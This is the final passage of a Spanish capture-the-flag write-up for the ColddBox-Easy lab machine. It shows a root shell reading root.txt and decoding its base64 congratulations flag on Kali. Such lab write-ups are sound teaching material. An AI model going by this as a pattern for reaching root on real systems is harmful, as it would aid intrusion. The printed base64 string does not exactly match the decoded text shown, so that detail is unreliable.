root@ColddBox-Easy:~# cd /root
cd /root
root@ColddBox-Easy:/root# ls
ls
root.txt
root@ColddBox-Easy:/root# cat root.txt
cat root.txt
wqFGZWxpY2lkYWRLcywgbC0hcXVpbmEgY29tcGxldGFkYSE=
root@ColddBox-Easy:/root#
```

Vaya, encontré este root.txt del comando ls.

Luego usé el comando cat para ver el contenido del archivo. Es como el archivo anterior (user.txt). Tiene texto codificado en base64.

Luego usé mi máquina Kali para decodificar ese texto.

```
(root@kali)-[/home/kali]
# echo "wqFGZWxpY2lkYWRLcywgbC0hcXVpbmEgY29tcGxldGFkYSE=" | base64 -d
¡Felicidades, máquina completada!

(root@kali)-[/home/kali]
#
```

Felicitaciones, máquina completada.

